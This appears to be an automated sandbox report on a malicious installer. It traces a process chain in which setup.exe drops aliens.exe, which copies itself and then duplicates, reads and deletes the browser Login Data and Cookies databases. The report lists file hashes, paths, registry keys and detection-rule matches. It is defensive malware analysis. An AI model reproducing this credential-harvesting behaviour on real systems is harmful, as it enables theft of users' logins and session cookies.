Analysis Process: setup.exe PID: 5840 Parent PID: 6364

General

Start time:	08:26:01
Start date:	05/12/2020
Path:	C:\Users\user\AppData\Local\Temp\sib26E3.tmp\0\setup.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sib26E3.tmp\0\setup.exe' -s
Imagebase:	0x8a0000

File size:	4387715 bytes
MD5 hash:	69C9BA53239D6838D05594D96A36DEA3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Program Files (x86)	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8AA174	CreateDirectoryW
C:\Program Files (x86)\71eza90awf48	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	8AA174	CreateDirectoryW
C:\Program Files (x86)\71eza90awf48__tmp_rar_sfx_access_check_4533906	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	8A974C	CreateFileW
C:\Program Files (x86)\71eza90awf48\aliens.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	8A974C	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\71eza90awf48__tmp_rar_sfx_access_check_4533906	success or wait	1	8AA084	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\71eza90awf48\aliens.exe	unknown	53760	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 40 a5 0d 00 00 a0 33 00 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 67 00 26 fc 23 61 48 af 23 61 48 af 23 61 48 af 18 3f 4c ae 25 61 48 af 4e 3c 4e ae 20 61 48 af 4e 3c 49 ae 2c 61 48 af 23 61 49 af 88 61 48 af b4 3f 4c ae 28 61 48 af b1 3f b7 af 22 61 48 af b4 3f 4a ae 22 61 48 af 52 69 63 68 23 61 48 af 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 e5 73 51 59 00 00 00 00 00 00 00 00 e0 00 03	MZ.....................@..... ....@.....3.!This program cannot be run in DOS mode.... $.......g.&.#aH.#aH.#aH..? L.%aH.N<N. aH.N<I.,aH.#aI..aH..?L. (aH..?.."aH..? J."aH.Rich#aH... ......................PE..L... .sQY...........	success or wait	148	8A9EFE	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\sib26E3.tmp\0\setup.exe	unknown	8192	success or wait	74	8A981C	ReadFile

Analysis Process: aliens.exe PID: 1320 Parent PID: 5840

General

Start time:	08:27:09
Start date:	05/12/2020
Path:	C:\Program Files (x86)\71eza90awf48\aliens.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\71eza90awf48\aliens.exe'
Imagebase:	0x400000
File size:	506545472 bytes
MD5 hash:	87698F069716708B6743A580B1D0D0CC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Ping_Command_in_EXE, Description: Detects an suspicious ping command execution in an executable, Source: 00000006.00000002.1010080806.0000000004870000.00000040.00000001.sdmp, Author: Florian Roth
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	10020402	CopyFileA
C:\Users\user\AppData\Local\Temp\gdiview.msi	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	1001FC39	CreateFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe	0	1048576	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 40 a5 0d 00 00 a0 33 00 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 67 00 26 fc 23 61 48 af 23 61 48 af 23 61 48 af 18 3f 4c ae 25 61 48 af 4e 3c 4e ae 20 61 48 af 4e 3c 49 ae 2c 61 48 af 23 61 49 af 88 61 48 af b4 3f 4c ae 28 61 48 af b1 3f b7 af 22 61 48 af b4 3f 4a ae 22 61 48 af 52 69 63 68 23 61 48 af 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 e5 73 51 59 00 00 00 00 00 00 00 00 e0 00 03	MZ......................@..... ....@.....3.!This program cannot be run in DOS mode.... $.......g.&.#aH.#aH.#aH..? L.%aH.N<N. aH.N<I.,aH.#aI..aH..?L. (aH..?.."aH..? J."aH.Rich#aH... ......................PE..L... .sQY...........	success or wait	484	10020402	CopyFileA
C:\Users\user\AppData\Local\Temp\gdiview.msi	unknown	237056			success or wait	1	1001FC54	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\71eza90awf48\aliens.exe	unknown	77	success or wait	1	404A20	ReadFile
C:\Program Files (x86)\71eza90awf48\aliens.exe	unknown	4277568	success or wait	1	404AF8	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: msiexec.exe PID: 6976 Parent PID: 1320

General

Start time:	08:27:32
Start date:	05/12/2020
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	msiexec.exe /i 'C:\Users\user\AppData\Local\Temp\gdiview.msi'
Imagebase:	0x1300000
File size:	59904 bytes
MD5 hash:	12C17B5A5C2A7B97342C362CA467E9A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: msiexec.exe PID: 7068 Parent PID: 5008

General

Start time:	08:27:34
Start date:	05/12/2020
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\syswow64\MsiExec.exe -Embedding 137E5E97B7A1A176AEBB5BF742E73DABC
Imagebase:	0x1300000
File size:	59904 bytes
MD5 hash:	12C17B5A5C2A7B97342C362CA467E9A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: 1E1C360C582DF797.exe PID: 4652 Parent PID: 1320

General

Start time:	08:28:28
Start date:	05/12/2020
Path:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe 0011 installp3
Imagebase:	0x400000
File size:	506545472 bytes
MD5 hash:	87698F069716708B6743A580B1D0D0CC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 0000000F.00000002.1022272308.00000000059A9000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Ping_Command_in_EXE, Description: Detects an suspicious ping command execution in an executable, Source: 0000000F.00000002.1010698141.0000000004790000.00000040.00000001.sdmp, Author: Florian Roth
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Login Data1607153318005	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	57C77A8	CopyFileA
C:\Users\user\AppData\Local\Cookies1607153318005	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	57C7E22	CopyFileA
C:\Users\user\AppData\Roaming\1607153318099.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	57C50E6	CreateFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\4b5ce2fe28308fd9	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	586286B	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Login Data1607153318005	success or wait	1	57C7CD0	DeleteFileA
C:\Users\user\AppData\Local\Cookies1607153318005	success or wait	1	57C8B0D	DeleteFileA
C:\Users\user\AppData\Roaming\1607153318099.txt	success or wait	1	57C65AA	DeleteFileA
C:\Users\user\AppData\Roaming\1607153318099.exe	success or wait	1	57C65B7	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Login Data1607153318005	0	40960			success or wait	1	57C77A8	CopyFileA
C:\Users\user\AppData\Local\Cookies1607153318005	0	20480			success or wait	1	57C7E22	CopyFileA
C:\Users\user\AppData\Roaming\1607153318099.exe	unknown	103632			success or wait	1	57C5108	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe	unknown	77	success or wait	1	404A20	ReadFile
C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe	unknown	4277568	success or wait	1	404AF8	ReadFile
C:\Users\user\AppData\Local\Login Data1607153318005	0	100	success or wait	1	57FF95D	ReadFile
C:\Users\user\AppData\Local\Login Data1607153318005	0	2048	success or wait	1	57FF95D	ReadFile
C:\Users\user\AppData\Local\Login Data1607153318005	30720	2048	success or wait	1	57FF95D	ReadFile
C:\Users\user\AppData\Local\Cookies1607153318005	0	100	success or wait	1	57FF95D	ReadFile
C:\Users\user\AppData\Local\Cookies1607153318005	0	4096	success or wait	1	57FF95D	ReadFile
C:\Users\user\AppData\Roaming\1607153318099.txt	unknown	32768	success or wait	1	5753578	ReadFile
C:\Users\user\AppData\Roaming\1607153318099.txt	unknown	4096	success or wait	1	5753578	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\a0b923820dcc509a	success or wait	1	586291E	RegCreateKeyExA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\9d4c2f636f067f89	success or wait	1	58628CE	RegCreateKeyExA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\257FB5DF51EB85B5	success or wait	1	5862A41	RegCreateKeyExA

Analysis Process: 1E1C360C582DF797.exe PID: 7156 Parent PID: 1320

General

Start time:	08:29:09
Start date:	05/12/2020
Path:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
Wow64 process (32bit):	
Commandline:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe 200 installp3
Imagebase:	
File size:	506545472 bytes
MD5 hash:	87698F069716708B6743A580B1D0D0CC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: 1607153318099.exe PID: 6940 Parent PID: 4652

General

Start time:	08:28:38
Start date:	05/12/2020
Path:	C:\Users\user\AppData\Roaming\1607153318099.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\1607153318099.exe' /sjson 'C:\Users\user\AppData\Roaming\1607153318099.txt'
Imagebase:	0x400000
File size:	103632 bytes
MD5 hash:	EF6F72358CB02551CAEBE720FBC55F95
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ecv91B7.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056C4	GetTempFileNameW
C:\Users\user\AppData\Roaming\1607153318099.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405369	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ecv91B7.tmp	success or wait	1	403F1D	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ecv91B7.tmp	unknown	29884416			success or wait	1	40C6CD	WriteFile
C:\Users\user\AppData\Roaming\1607153318099.txt	unknown	2			success or wait	1	405E7F	WriteFile
C:\Users\user\AppData\Roaming\1607153318099.txt	unknown	6			success or wait	1	40538C	WriteFile
C:\Users\user\AppData\Roaming\1607153318099.txt	unknown	10			success or wait	51	40538C	WriteFile
C:\Users\user\AppData\Roaming\1607153318099.txt	unknown	76			success or wait	561	40538C	WriteFile
C:\Users\user\AppData\Roaming\1607153318099.txt	unknown	10			success or wait	51	40538C	WriteFile
C:\Users\user\AppData\Roaming\1607153318099.txt	unknown	2			success or wait	50	40538C	WriteFile
C:\Users\user\AppData\Roaming\1607153318099.txt	unknown	10			success or wait	1	40538C	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ecv91B7.tmp	unknown	1024	success or wait	1	405E60	ReadFile
C:\Users\user\AppData\Local\Temp\ecv91B7.tmp	unknown	32768	success or wait	1	405E60	ReadFile
C:\Users\user\AppData\Local\Temp\ecv91B7.tmp	unknown	32768	success or wait	3	405E60	ReadFile
C:\Users\user\AppData\Local\Temp\ecv91B7.tmp	unknown	32768	success or wait	8	405E60	ReadFile

Disassembly

Code Analysis